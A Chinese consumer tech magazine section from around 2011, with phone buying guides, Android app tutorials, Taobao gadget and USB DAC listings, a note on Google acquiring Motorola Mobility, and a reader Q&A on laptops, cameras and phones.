手型长度在 18cm 以上的女性读者其实并不多,大多集中在个头比较高的男性人群中。对于手掌长度在 18cm 以下的读者来说,从最大握感上来讲,以 3.7 英寸屏幕为最佳。除了 HTC Desire S 外,我们还推荐选购摩托罗拉 ME525(Defy)。Defy 最大的卖点就是采用 3.7 英寸 480 × 854 像素 TFT 电容屏,正面的触控屏幕采用了国外著名的康宁公司推出的大猩猩玻璃,相当耐磨耐滑,同时具备 IP67 最高等级的三防能力。Defy 最新改版机报价分别为 1663 元(黑)和 1850 元(白)。

如果是正常比例的手掌和手指长,那么笔者最建议的就是 3.5 英寸屏幕,相比 3.7 英寸虽然要小 0.2 英寸,但是能够带来更棒的手感。苹果 iPhone 4 自然是最佳选择,当然,你也可以考虑诺基亚 N8,其最新报价分别为 2090 元(改版)、2430 元(港版)、3750 元(精锐悦动版)、3899 元(智尚炫彩版)以及 5250 元(至尊限量版)。

如果你的手整体长度不长,手掌又不够长,那么以上那些手机对于想全屏操作似乎有些困难,不过还好好的是,3.2 英寸屏幕也是一个不错的选择。建议选购诺基亚 C5-03,性价比较高,其最新报价分别为 1140 元(改版)和 1488 元(国行带票)。

买得?  
买不得?  
数字家庭



非智能手机



编辑点评: 在近期发布的《百度移动互联网发展趋势报告 2011年 Q2》当中显示,非智能平台手机占据了 18.8% 的市场份额,再加上 MTK 平台的 23.7% 比例,非智能手机几乎达到了将近 50% 的份额。本期就来侃侃三款比较热门的非智能手机。

## 摩托罗拉 EX223、诺基亚 X3-02、索爱 CK15i 这些非智能手机售价超低值得买

789

RMB  
国行带票

直板全键盘  
300 万像素摄像头  
移动 GSM 双卡双待

» 01



### 摩托罗拉 EX223 拥有 GSM 双卡双待和全键盘,国行 789

摩托罗拉 EX223 设计有双 SIM 卡插槽,支持 GSM 双卡双待;机身厚度仅 9.9mm;采用五排式 QWERTY 键盘设计,数字按键是亮点,但由于键盘区域小,容易误按;300 万像素摄像头,拍照鸡肋;主打 SNS 应用,QQ、飞信、微博控可以考虑入手。



903

RMB  
改版报价

塞班 S40 非智能  
500 万像素摄像头  
2.4 英寸电阻触摸屏

» 02



### S40 非智能诺基亚 X3-02 支持键盘触控双输入,带 WIFI

诺基亚 X3-02 可选暮黑、银白、靛蓝、谜红、绢紫等多款机身配色;4x4 的 T9 键盘组合,支持触控、键盘双操作;S40 非智能平台,能爽玩 Java 资源;500 万像素摄像头,拍照尚可,但未配备闪光灯;带 WIFI;改版报价 903 元,值得买。



980

RMB  
改版促销

四角快捷键设计  
320 万像素摄像头  
3 英寸 400 x 240 像素

» 03



### 索尼爱立信 CK15i 可选黑、白、粉三色,改版促销价仅 980

索尼爱立信 CK15i 可选黑、白、粉三色,推荐女性读者优选白、粉两款;机身延续了四角快捷键设计,主屏幕与菜单还支持多屏左右滑动切换;四行 QWERTY 键盘采用分离式的实体塑胶按键,手感偏软,不过键程较短,不容易误操作,但其键粒容易摩擦滑盖盖板;改版促销价仅 980 元。



买得?  
买不得?  
数字家庭



4英寸3G



编辑点评:在某手机网站最新的机友调查中,我们获悉:其中有84.22%的手机用户选择了大屏智能手机,占据压倒性的优势。智能手机当中,40.98%的手机用户选择4.0英寸的屏幕,并有23.45%的手机用户选择了上网作为其常用的功能。

# 诺基亚 X7、LG Optimus 2X、HTC Incredible S 4英寸触控屏 3G 上网手机推荐

2565

RMB  
改版报价

四个外放扬声器  
800万像素摄像头  
Symbian Anna 系统

» 01



## 诺基亚 X7 外观拉风、音乐播放强悍,本周改版机报价 2565

诺基亚 X7 外观的最大亮点就是采用棱角设计,在四个边角都进行了斜面切割设计,尤其是四角的扬声器更显个性,同时外放音质很不错;800万像素摄像头,支持720p录播,但无法流畅播放高码率720p;整机表现全面,可考虑入手 X7 改版机。



2641

RMB  
黑色改版

可升级安卓 2.3  
800万像素摄像头  
NVIDIA Tegra2 双核

» 02



## LG Optimus 2X 采用英伟达双核 CPU,硬件强,售价亲民

LG Optimus 2X 是 LG P990 的水货版,采用 NVIDIA Tegra2 双核 CPU、512MB RAM,硬件强悍;目前已可升级至安卓 2.3 系统版本,可玩性较高;800万像素主摄像头、单 LED 灯,拍照尚可;130万像素前置摄像头,能畅玩 3G 视频通话。



2850

RMB  
黑色改版

可升级安卓 2.3  
800万像素摄像头  
棉质防滑磨砂机身

» 03



## HTC Incredible S 持握手感好,表现全面,但售价略有上浮

HTC Incredible S 最新改版机报价分别为 2850 元(黑)、3100 元(红),推荐女性读者优选红色款;目前已可升级至安卓 2.3 系统版本;800万像素主摄像头、双 LED 灯,拍照效果不错;130万像素前置摄像头,能畅玩 3G 视频通话;棉质防滑磨砂材质机身,手感舒适;但近期售价略有上浮。





如今,有车一族越来越多,汽车给生活带来方便和乐趣的同时,购车和用车也都是笔不小的开支。本着节省的原则,给养车费用做一个账务统计很有必要,做到明明白白消费。这并不难,用你的手机就能实现,这里笔者以安卓手机为例,看看是如何把手机打造成「汽车管家」的。

## 把安卓手机打造成「汽车管家」

### step 01 安装“汽车管家”工具

首先,要把 Android(安卓)系统手机变成“汽车管家”需要安装相应的软件。在“安卓市场”搜索了一圈,发现一款名为“汽车管家”的工具符合我们的使用需求,于是下载安装到手机上即可。



●下载并安装软件

### step 02 新建汽车信息

首次运行“汽车管家”工具,软件会提示你按照向导程序,新建一个汽车信息,这里你需要把自己的爱车信息录入进去。除了一些基本车型信息外,比较重要的是购车时间、保养周期、油箱容积等跟用车相关的信息。



●录入车辆信息

●录入燃油信息很重要

### step 03 记录用车情况

录入了车辆基本信息后,下面就可以根据实际情况把你的用车情况记录下来。比如,加油、保养、保险、年检等等都是用车过程中常见的固定开支项目,软件分别提供了这些项目的统计界面,设计得相当人性化,使用起来很方便。



●用车的常见项目

### step 04 记录日常费用

除了上述的固定开支项目,在车辆使用过程中,什么停车费、过路费、违章罚款等等也是“防不胜防”的,而且这些费用加起来也不是一笔小数目,所以一旦有费用产生,就用手机把它们都记录下来。在软件中选择“记账”,然后输入时间、金额、类型即可。



●记录日常的用车费用

### step 05 记录加油情况

现在油价高得离谱,每次给爱车加油都成了最伤心的时刻。加油的费用也最好用软件记录下来,随时了解自己的油耗情况。点击“加油”图标,进入后,输入加油的时间、里程数、金额、燃油类型、单价等等即可。



●记录加油情况

### step 06 记录保养情况

车辆行驶一定里程后需要保养,如果不按时保养,汽车很容易出故障甚至报废,但我们一般人怎么知道什么时候应该保养哪些项目呢?这款软件里面就把该保养的项目和时间周期都记录下来,我们直接查阅并结合自己车辆的行驶情况选择保养项目就可以了。

●查看保养的项目

保养项目	
更换机油	发动机油通常在5000-15... <b>5000公里 / 6个月</b>
机油滤清器	在更换机油的同时建议同时更换... <b>5000公里 / 6个月</b>
空气滤清器	主要承担发动机工作中的进气和... <b>20000公里 / 12个月</b>
空调滤芯	空调滤芯可以保障进入驾驶室的... <b>20000公里 / 12个月</b>

# 选择太多看花眼

## 哪种安卓手机罗盘好用?



现在采用 Android 系统的智能手机非常热门,Android 手机功能相当丰富,比如不少机型内置有电子罗盘,可以指引方向,非常实用。但是用户也发现些问题:相关的罗盘(指南针)软件非常多,良莠不齐。如何判断一款罗盘软件是否好用呢?最直接的办法就是试用对比,下面来看看。

### Android 系统下,指南针软件数不胜数

在 Android 系统的软件商店里面,罗盘、指南针之类的软件相当丰富,随便一搜索就能看到好几十个类似的搜索结果。比如在“安卓市场”中输入关键字“指南针”,我们可以轻松地搜索到 50 项符合的软件。说实话,真有种“乱花渐欲迷人眼”的感觉,不知道哪款好用,哪款不好用。



● 指南针软件非常多

### 内置罗盘的机型才能正常运行指南针软件

那么,是不是所有 Android 系统的手机都能运行这些指南针软件呢?其实不尽然。首先需要了解一下这些指南针软件的工作原理。其实,它们的工作原理是一样的,都是通过软件调用手机内部的电子罗盘组件来实现方向的判别。因此,你的 Android 手机是否能运行指南针完全取决于手机是否内置罗盘组件。在一台没有内置罗盘的手机上运行指南针软件,软件可以启动,但是显示的罗盘图形不会有任何反应。

### 对比试用,看看哪些指南针好用?

说真的,要每款指南针软件都下载试用,真是一件“不可能完成的任务”。于是,我们在选择时,可以先看看其他用户对该软件的评分和推荐,建议优选评分高的,比如可以先选择带有“3星”或以上的来试试。

以一款“酷炫指南针”软件为例,目前有“3颗半星”。下载安装后,软件可以适应不同的手机屏幕分辨率,画面制作得很细腻,视觉感受很不错。手机变换方向时,指针也相当灵敏。另外一款“3D指南针”也同样有很酷的界面,采用 3D 显示效果,灵敏度很高。当然,需要说明的是,指南针的灵敏度主要取决于罗盘芯片的档次。所以一款指南针软件好不好用,主要依靠的是界面的人性化设计。

而有些指南针软件就设计得不够理想,比如一款“简易指南针”的软件,运行后发现画面非常粗糙,色彩搭配很不美观,显然缺乏专业的美工设计。虽然软件运行也是比较灵敏,但是在高分辨率的手机屏幕上使用,确实显得有些格格不入。

● “酷炫指南针”界面很漂亮,支持多种分辨率屏幕



● “3D指南针”界面很酷



● 画面设计缺乏人性化



# 用“学生日程助手”

## 上课时间手机自动静音


马上就要回到学校,不少同学换了新手机。说到手机,总让人想起一些上课用手机的糗事,比如课堂上手机突然响个不停,被老师斥责之类的,很丢面子,影响也不好。其实,可以给手机装上“管理助手”,让手机在上课时间自动静音。



### Step 01 下载安装“学生日程助手”

这里以比较流行的 Android 系统手机为例,很多学生用户也开始广泛使用 Android 手机。从“安卓市场”等软件仓库搜索并下载“学生日程助手”,这款软件可以给手机制定一组“作息时间”,让手机在该响的时候响,不该响的时候绝对安静。

● 安装“学生日程助手”



### Step 02 启动并查看手机状态

首次启动“学生日程助手”,用户还未设置作息时间,所以软件主界面显示的状态是:当前时间没有课程、手机处于标准状态。

● 查看手机当前状态



### Step 03

#### 添加新课程

然后进入“课程添加”功能,开始添加新的课程。添加的内容主要包括日期、课程内容、地点、上课下课的时间等等。添加成功后,课程信息就会显示在软件的主界面上。当上课时间来临时,手机自动进入静音状态;而下课后,自动恢复到标准状态。

● 开始添加新课程



● 填写课程信息



● 查看课程信息





# 我悄悄地照亮你 迷你 LED 电筒

这个 LED 电筒,长 9.4cm,筒身直径 1.9cm,是非常小巧的随手利器。比较适合到地下停车场,或者是在野外应急的情况下使用。

### 购买使用小贴士:

- 1、LED 灯头,寿命长达 10 万小时以上,基本可以终身不必考虑更换灯头。
- 2、手电镜面为合成树脂,有少许划痕乃属正常情况。

### 买家评价:

很好的卖家,发货快,东西也不错。送的小礼物也很实用。

——买家:benben

怎么说呢?很小啊,但很强大,强光。

——买家:fuka



价格  
6.5  
元

淘宝标题:特价 迷你 强光 手电筒 LED 灯手电筒 mini 电筒

所在地:深圳

淘宝链接:<http://item.taobao.com/item.htm?id=9804822602>

# 净化电脑周围的空气 USB 迷你清新器



价格  
13  
元

负离子空气净化功能,可有效去除空气中的烟雾、尘埃、致敏原,令空气更加清新;采用独特的电脑 USB 电源供电方式,既方便又实用。

### 购买使用小贴士:

- 1、负离子被誉为空气的维生素,它能改善人的心肺功能,促进新陈代谢,消除疲劳,保持头脑清醒,并能缓解晕车症状。
- 2、负离子是通过负离子发生器中的电子脉冲振荡电路将低电压升至直流负高压,利用针尖或碳刷尖端直流高压产生高电晕,高速地放出大量的负电荷(e<sup>-</sup>),而负电荷无法长久存在于空气中,并立刻会被空气中的氧分子(O<sub>2</sub>)捕捉,形成负离子。负离子与空气中带正电的灰尘结合,然后沉淀到地板或其他表面上,起到清新空气的作用。

### 买家评价:

正在试用还不知道效果。不过实物感觉有点大。别的还都可以。

——买家:明明

宝贝外观很漂亮的啊,效果呢,不好说,应该是有吧,心理作用的。

——买家:tbl

做工虽然不太精致,但还是有点效果的,非常满意哈。

——买家:afc

淘宝标题:USB 氧吧 USB 负离子空气净化器 USB 迷你清新器 除

烟 防辐射

所在地:浙江丽水

淘宝链接:<http://item.taobao.com/item.htm?id=9439420496>

注:产品信息仅供参考,最新情况请以卖场为准。

数码  
淘宝  
数字家庭



## DAC 解码器 USB 外置声卡

价格  
438  
元

解码器+USB声卡+耳放  
真正24BIT/192K解码  
同轴 光纤



无需技术,可以换不同的运放,出来的都是不同的声音,可玩性很高,可以自由换你喜欢的声音风格,还可以更换 627 单转双运放(很多 DAC 电路都无法支持 627 运放的)。电源使用的是内置 + -15V 双电源供电(电源滤波使用的是日本原装黑金刚 4700UF 大容量电容),保证了音质的输出纯净。

**顾客评价:**我用 05 年买的 IBM X40 笔记本他,通过 USB 线连接这款解码器,由耳放输出,3.5 寸转莲花头接入 T 类功放(TA-2020),功放连接一对书架箱。音效比没有解码器是不可同日而语啊!

搜索关键字: DAC 解码器、USB 外置声卡  
淘宝地址: <http://item.taobao.com/item.htm?id=10214471901>

## 同轴光纤输入 USB 解码器耳放



价格  
498  
元

这款解码器采用 5 路音源输入,无论是 DVD 机、CD 机、电脑、电视机顶盒、MP3 播放器、硬盘播放器、iPod 等等,无论是数字信号还是模拟信号,都可以选择接到本机输入,只需本机前面板一个切换按钮就可以搞定,不需要拔下信号线换来换去。

**采购秘籍:**刚开始由于自己操作不当,效果没出来,然后向客服咨询才知道需要把解码器上的音量调节钮开到 90% 或全开,然后漫步者的线路受控上的音量调小到 25,电脑上的音量适量,果然效果就出来了,声场开阔,高音清晰,中音有韵味,低音比原来更强劲,下潜更深 ~! 不错不错!

搜索关键字: 电子管、同轴光纤、USB 解码器、耳放  
淘宝地址: <http://item.taobao.com/item.htm?id=2480001131>

## USB 同轴输出 音频解码器 DAC

价格  
130  
元

USB 解码芯片采用的是 CM108AH 芯片,更稳定的支持 USB2.0 高速传输,直接输出数字到 DAC 部分解码,你的电脑 XP、VISTA、WIN 7、MAC OS、Linux 等



无论 32 位还是 64 位系统均都不需要安装任何驱动程序。

**采购秘籍:** DAC8 解码器都有已丝印好的两挡板但外壳顶部没 logo,需要 logo 的朋友请事先提前 2 小时与店主沟通,可以直接在解码器已氧化成灰银色好的铝合金外壳顶部用 CNC 电脑铣床准确雕刻上你自己的 logo,但费用每台解码器加 10 元。

搜索关键字: 音频解码器 DAC 带 USB 声卡及 USB 同轴输出  
淘宝地址: <http://item.taobao.com/item.htm?id=8677642983>

## 带升频功能 USB 解码器

价格  
880  
元

这款 USB 解码器拥有 220V 电源加有专门的滤波电路,尽量减小电源带来的干扰。这款带升频板功能(此功能可以拔下来、插上去,非常方便,买家可以多一个玩的选择)。升频板的作用是把所有输入不够 192K 的信号,全部强制升频成 192K/24BIT 再给 DA 模块去采样。理论上来说,细节会更更多一些。

**顾客评价:**提升音质的利器,高中低三频提升明显,层次感鲜明,高频圆润细腻,中频演绎人声和乐器更美妙,低频下潜更深有力,而且不拖泥带水,将以前耳放的毛刺去除,声场的密度增加变得更加开阔明亮,将我的 HD650 发挥得更加淋漓尽致,性价比很高的一件产品。



搜索关键字: 带升频功能、USB 解码器  
淘宝地址: <http://item.taobao.com/item.htm?id=8301056663>

注:产品信息仅供参考,最新情况请以卖场为准。



谷歌不光有钱,而且还很有“气场”,单手一挥抛出 125 亿美元收购了摩托罗拉移动,从此,软硬通吃。显而易见,收购摩托罗拉移动之后,有助于谷歌进一步强化 Android 生态系统,从而提升在移动计算市场的竞争力。摩托罗拉移动得救了,被收购的消息一出,摩托罗拉移动股价盘前暴涨 60.28%,威武啊,持有该股票的股民肯定睡不着觉,通宵狂欢吧。睡不着的还有微软、苹果,它们睡不着是因为压力大了,谷歌收购摩托罗拉移动,对 Android 生态系统的强化作用相当明显——就连谷歌高管对此都直言不讳:“我们收购摩托罗拉将通过强化 Google 专利组合提高竞争,有助于我们更好地保护 Android 免遭来自微软、苹果和其它厂商的反竞争威胁。”令 Android 粉丝们可以放心的是,Android 仍将保持开放,用户还有得耍,好戏还在后头,保持围观。

“wangjie891016”问:

## Q1 用了几年的东芝笔记本噪音很大

我的东芝本本(型号 M320)用了 4 年了,不知怎么了,散热器风扇最近噪音很大,应该如何处理?需要加润滑油吗?

学问地址:<http://ask.cbifamily.com/question.php?qid=50121>

**A** 笔记本能用上 4 年,说明这款本本的质量相当不错的。当然,用了多年的笔记本,内部的积灰肯定是比较严重的,尤其是散热组件(包括散热片和散热风扇)积灰太多,不仅影响笔记本的散热效果,也会出现噪音大的问题。特别是在夏天,笔记本散热风扇高负载工作,噪音问题就格外显著。解决的办法只有拆开笔记本底盖,给散热组件进行一次彻底的清洁。需要用的工具包括螺丝刀、软毛刷子、气吹球。用气吹球吹掉附着在散热器上的灰尘,然后用刷子清除那些不易吹落的灰尘,尤其是附着在散热叶片上、风道上的灰尘一定要清理干净。打扫干净后,开机试试,风扇噪音会明显较小。另外,是否需要给风扇加润滑油呢?我觉得不需要。笔记本风扇的设计本来就是免油的,只要保证风扇干净、没有明显的灰尘,风扇运转就不会有影响。

一句  
解惑

“zlf781125”问:笔记本电脑上有小键盘吗?

回答:虽然笔记本没有专门的小键盘(数字键盘),但是通过按键复用,使用 FN+NUM 快捷键,也可以启动小键盘功能(还需要安装必要的快捷键驱动程序),让数字输入更快捷,不放试试。

“厦门 lee”问:

## Q2 请推荐 4000-4300 元的笔记本

麻烦推荐一款 4000-4300 元的笔记本,主要用来看看电影、玩 CF,总的还是玩游戏为主,另外是不是要有酷睿的 CPU?

学问地址:<http://ask.cbifamily.com/question.php?qid=50122>

**A** 从目前笔记本行情看,你的预算如果买 Intel 平台的笔记本,肯定可以买到采用酷睿 i3 的处理器,而且该价位机型配置的独立显卡玩 CF 这类的游戏都不成问题。这里还是给你推荐一款比较标准的 14 英寸机型,比如新款配置的戴尔 Inspiron 14R。最新的 14R 系列有多种配置,以一款售价 4299 元的机型为例,采用酷睿 i3-2310M 处理器,标配 2GB 内存和 7200 转的 500GB 硬盘。显卡也是比较新款的 HD 6630M 独显。从性能和性价比,这款笔记本相当划算,也完全满足你的应用需要,看高清、玩游戏都很畅快。至于不足,就是它的重量,在标配 6 芯电池下,重量达到 2.4KG,对于一款 14 寸本本,稍显笨重。但相比于它的优点,这点不足应该无大碍。

“1501\*\*\*334”问:

## Q3 笔记本能用 5.1 音箱吗?

我的笔记本是宏基 5542G,我还有台漫步者 5.1 音箱。请问,怎样才能在本本上使用到 5.1 音箱?

学问地址:<http://ask.cbifamily.com/question.php?qid=50123>

**A** 这的确是个问题。一般笔记本都只提供一个 3.5mm 音频插孔,只能输出两声道立体声,顶多通过内部声卡运算,输出模拟的环绕音效。要想从物理层面连接 5.1 音箱,的确不可能。但是也并非毫无办法,你可以给笔记本插上一个 USB 接口的 5.1 声道外置声卡,就能让 5.1 音箱派上用场了。当然,购买外置声卡需要花一笔钱,主流的 USB 接口 5.1 外置声卡价格在 200-400 元左右,一些高端的可能上千元。其实,外置声卡使用非常简单,直接插在 USB 接口,装上驱动程序,然后把 5.1 声道的信号线对应相连就行了。



“myhd”问:

## Q4 3000 元之内什么笔记本比较好?

请推荐一款 3000 元以内的笔记本,就是家庭使用,看电影、上网什么的。对了,买上网本看电影如何?  
学问地址:<http://ask.cbifamily.com/question.php?qid=50124>

**A** 如今对于 3000 元的预算,要买一台能看高清电影、上网流畅的笔记本其实并非难事,而且还不用考虑上网本。这里要“批评”一下上网本,说实话,上网本除了轻巧便携,真的已经没有剩下多少使用价值了。以前上网本还有便宜这个卖点,但是随着常规笔记本的价格走低,性能很不给力的上网本失去了性价比,所以建议你别再考虑上网本了。考虑到你的预算和用途,建议你选一款 14 寸的入门级常规本。3000 元以下常规本,有奔腾 P6200 处理器平台机型,也有 APU E-350 平台机型,建议选择后者,因为 E-350 平台的性能、功耗、续航能力、集成显示核心、价格等综合表现比较好。具体机型可选择的很多,比如三星 NP-RV415-S01CN,售价仅 2700 元,家庭娱乐使用足够。

“余芝芝”问:

## Q5 推荐 1500 元左右长焦相机

下个月要出差,最近想入手一部相机,单反买不起,想买一部长焦的,预算在 1500 元左右。有没有什么好的最新的推荐?  
学问地址:<http://ask.cbifamily.com/question.php?qid=50125>

**A** 富士 S2900HD、奥林巴斯 VR-310 比较抢眼。其中,富士 S2900HD 外观看起来比较专业,不同于卡片相机,变焦能力非常出色,具有 18 倍光学变焦镜头,焦距从 28-504 毫米,拍摄能力非常强,而且经过多次价格调整后,目前该机售价仅为 1300 元,性价比很突出。当然,该机的便携性稍差,户外使用时,用户得一直把它挂在脖子上。而奥林巴斯 VR-310 则采用“长焦卡片相机”设计风格,不仅体积较小、重量较轻,而且还内置 10 倍光变镜头,焦距为 24-240mm,同时具有广角拍摄能力。动态拍摄上,还能拍摄 720P 高清视频,非常适合家庭用户。目前售价 1400 元。

“优雅猫眼”问:

## Q6 单反拍的照片总是灰蒙蒙的

大家好!我最近开始学用单反,但是发现些问题,比如拍出来的照片在电脑上看起来灰蒙蒙的,还没有卡片机的效果好,不是说单反效果好吗?求指教。  
学问地址:<http://ask.cbifamily.com/question.php?qid=50146>

**A** 很多刚用单反的朋友都质疑过这个问题。其实,这不是单反的问题,而是单反的精髓所在。之所以画面看起来灰蒙蒙的,是因为画面保留了尽可能多的色彩信息,色阶相当饱满。用 Photoshop 打开画面,按下 Ctrl+L 快捷键,就能看到画面的色阶图,色阶饱满丰富,这为我们后期制作提供了足够多的元素,照片后期处理的可塑性也越强。当丢掉一些色阶成分后,画面就会变得通透。卡片机之所以照片看起来不错,是因为它在相机内部就进行美化处理,而后期处理的发挥空间反而小了。

“小剑客”问:

## Q7 如何挑选好的 MP4?

我想买一款 400-600 元价位的 MP4,要求功能多点、性价比高、高清效果好,应该如何挑选?  
学问地址:<http://ask.cbifamily.com/question.php?qid=50147>

**A** 说实话,目前这个价位的 MP4 相当多呢,内置功能都非常丰富、高清效果也都很不错,但是如何挑选一款比较好的呢?这里猫哥谈谈自己的经验。首先说说相同点,MP4 同质化是很严重的,虽然品牌多,但是只要它们都采用了同类、同档次的系统解决方案,其实最终产品的功能、品质都是大同小异的。目前这个阶段,400-600 元的机型的高清性能已经相当不错,不仅能解码各种网络高清格式,而且还能通过内置的 HDMI 输出到平板电视,画质已经不亚于普通的 HTPC 电脑。

那么,挑选的关键点是什么呢?第一,触控屏幕的操控性,很多电阻屏的机器操作起来并不是很顺畅,一定不能忽视;第二,电池续航和电池的寿命,很多低端 MP4 电池是致命的软肋,所以一定要通过多种途径了解机器的电池性能。



大连の学生问:

## Q8 SD 卡插入笔记本不显示了

我今天插 SD 卡把里面的照片通过 QQ 传给别人,可能是东西多卡住了,对话框显示程序无响应,我就点关闭 QQ 就关了。然后我又重新登录,正想重新传的时候,发现不显示 SD 卡了,我又拔卡又重新插,不好用,又重启了数次不好用!可怎么办啊!

学问地址:<http://ask.cbifamily.com/question.php?qid=49802>

**A** 有可能是 SD 卡读卡器坏了,以前我就坏过两个内置的 SD 卡读卡器,都是类似的状况。有时候坏得也不是这么彻底,你重启后多插几次 SD 卡,或许能认出来。是否有效、效果如何只能用“人品”来衡量,建议碰到这种情况,还是去更换一个读卡器为好。在保修期内,建议去客服更换,如果过保了,动手能力强可在淘宝上买一个内置读卡器更换,如果不会拆机,就买一个外置读卡器将就着用吧。

Fengzdsp 问:

## Q9 iPad 有耳机和手写笔吗?

iPad 有耳机和手写笔吗?以前的触摸屏手机都有手写笔的,我买的 iPad 咋就不见了呢?是不是 JS 黑掉了?如果有,哪里可以买到,大概价位如何?

学问地址:<http://ask.cbifamily.com/question.php?qid=49801>

**A** iPad 有耳机,但是没有手写笔。你所说的触摸屏手机都带有手写笔指的是电阻屏的手机,iPad 和现在大多数新智能手机一样都使用电容屏,不需要手写笔就能用。如果很迷恋手写笔,网上还是有得卖,只是这种手写笔局限很大,例如只能垂直于屏幕使用等等。廉价的电容笔精度不高,远不如以前电阻屏上的手写笔,这也许也算是电容屏的局限吧。至于昂贵的电容笔有没有质的变化,我没试过不清楚。必要的时候我宁可一根火腿肠替代电容笔……

一句解疑

**LB 问:**无线网络信号弱如何解决?

**回答:**首先看看笔记本的无线开关是否已经打开,其次拆开笔记本后背,重插一下无线网卡的天线。

小荣荣问:

## Q10 U 盘用不了,该怎么办?

U 盘在台式机上无反应,笔记本上却能正常使用,这是什么原因啊?在台式的前面和主机上都没反应啊!!

学问地址:<http://ask.cbifamily.com/question.php?qid=49800>

**A** 笔记本上能正常使用 U 盘,说明 U 盘没问题,问题出在台式机上。不知道你指的是一个 U 盘在台式机上没法用还是所有 U 盘都用不了呢?如果是所有 U 盘都用不了,检查下连接线、更换一个 USB 口试试看,实在不行重装系统看看,也许是 USB 驱动被病毒破坏了。如果单独一个 U 盘不能用,那就看看台式机上面运行的软件是否有 U 盘保护功能,或者是否有“禁用 U 盘”之类的软件在后台工作,一般都是这两类软件引起的问题。

忘记密码了问:

## Q11 笔记本键盘如何清洁?

笔记本的键盘现在比较脏,键盘是那种老的键盘不是现在的巧克力键盘,感觉很难清洁啊,请问有什么好的方法吗?

学问地址:<http://ask.cbifamily.com/question.php?qid=49799>

**A** 清洁笔记本键盘是有技巧的,缝隙里面的灰尘可以用牙签+棉花或者吹风机来清洁,按键表面可以用专门的清洁胶。当然如果要彻底清洁,最好的办法还是拆下笔记本键盘,然后把键盘拆开,进行彻底清洗。拆开的时候,注意不要弄伤排线,同时螺丝和小零件都要按照原样装回去。拆开键盘的时候,不要用暴力,不少笔记本键盘背后是有金属板的,一不小心变形的话,可能会影响安装,而且很难恢复成原样,所以一定不要使用暴力拆解。

一句解疑

**琳琳问:**C10 的存储卡兼容性好吗?

**回答:**如果是用在相机上面的话,对于大部分单反、数码相机来说问题都不大,可以正常的使用;如果是手机上用的话,可能会出现掉卡等问题,和具体机型、软件版本有关,这个没有定论。

学问频道问题:

## Q12 白色 iPhone 4 在哪买最安全、最方便、价格最便宜?

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50120>。

**A** 猫哥推荐大家到 B2C 网站京东和新蛋购买白色行货版 iPhone 4:(1) 京东: 在 PC 端登录“[http://search.360buy.com/Search?keyword=iPhone 4](http://search.360buy.com/Search?keyword=iPhone%204)”, 可查询到白色行货版 iPhone 4 的京东报价分别为 4999 元(16G 裸机)、5880 元(16G 联通购机送话费合约计划)、5899 元(32G 裸机)、6999 元(32G 联通购机送话费合约计划)。推荐优选 16G 联通合约版。(2) 新蛋: 截止到 8 月 17 日下午 16:00, 新蛋仅上架了 32G 版白色行货 iPhone 4, 报价为 6299 元,另赠送超值配件礼包(壳+膜+支架+布套)。

学问频道问题:

## Q13 诺基亚 X7 怎么样?有什么缺点?值得买不?

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50119>。

**A** 诺基亚 X7 最新报价分别为 3258 元(国行带票)和 2565 元(水货改版机),水货改版机性价比更高。诺基亚 X7 主要缺点如下:(1) 机身背部电池不可拆卸,不能更换电池,这比较蛋疼。(2) 搭载的 Symbian Anna 系统,虽然有六大改进(全新的图标、改善输入环境、改善浏览器 UI 界面、更新 Ovi Map、增加个人安全以及信息管理机制、首批产品即将获得更新),但相比 Android 和 iOS, 可玩性依旧低迷。(3) 受硬件限制,无法流畅播放较高码率的 720p 高清视频,而且对 RMVB 格式的视频支持较差。(4) 电池容量仅 1300mAh,待机续航能力值得担忧!猫哥推荐音乐达人、拍照达人入手诺基亚 X7 的水货改版机。

学问频道问题:

## Q14 三星 S5670 和诺基亚 C5-03 哪个性价比更高,值得买?

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50118>。

**A** (1) 先比价格:三星 S5670 和诺基亚 C5-03 的水货改版机最新报价分别为 1473 元和 1093 元, C5-03 价格更便宜。(2) 再比性能:机身外观上,两款机器的塑料感都很强,但 S5670 的手感略好。屏幕上, S5670 采用 3.31 英寸 240×320 像素电容屏; C5-03 则采用 3.2 英寸 360×640 像素 LCD 电阻屏; C5-03 屏显更好, 但仅支持单点触控。硬件上, C5-03 参数不高,可用空间仅 40MB,但基本够用; S5670 则采用 600MHz 处理器,性能很一般。可玩性上, S5670 不支持网页 Flash 播放功能, 幸好能玩 WIFI 热点和 3G 数据分享, 略胜塞班 S60V5 系统的 C5-03。猫哥推荐对安卓 2.2 系统感兴趣的读者考虑入手三星 S5670。

学问频道问题:

## Q15 华为 U8800 玩游戏怎么样?如何让游戏更加流畅?

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50117>。

**A** 华为 U8800(X5) 配备的是 800MHz 主频的高通 MSM7230 处理器、高通 Adreno205 图形处理芯片、4GB ROM/512MB RAM, 硬件性能强悍, 尤其是其图形处理芯片可谓性能十分强大, 能畅玩当前主流的大型 2D/3D 安卓游戏。至于“如何让华为 U8800 玩游戏更加流畅”的问题, 有家用读者提供了解答: 我是华为 U8800 的手机用户, 建议大家刷凡人 B137 及 FF 内核, 可以自动降频和自动超频, 据说可以安全超频到 1.4GHz, 玩各种游戏都无“鸭梨”。华为 U8800 最新报价为 1580 元(国行带票)。

学问频道问题:

## Q16 索尼爱立信 CK15i 好不好?有什么缺点?可以刷安卓系统吗?

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50116>。

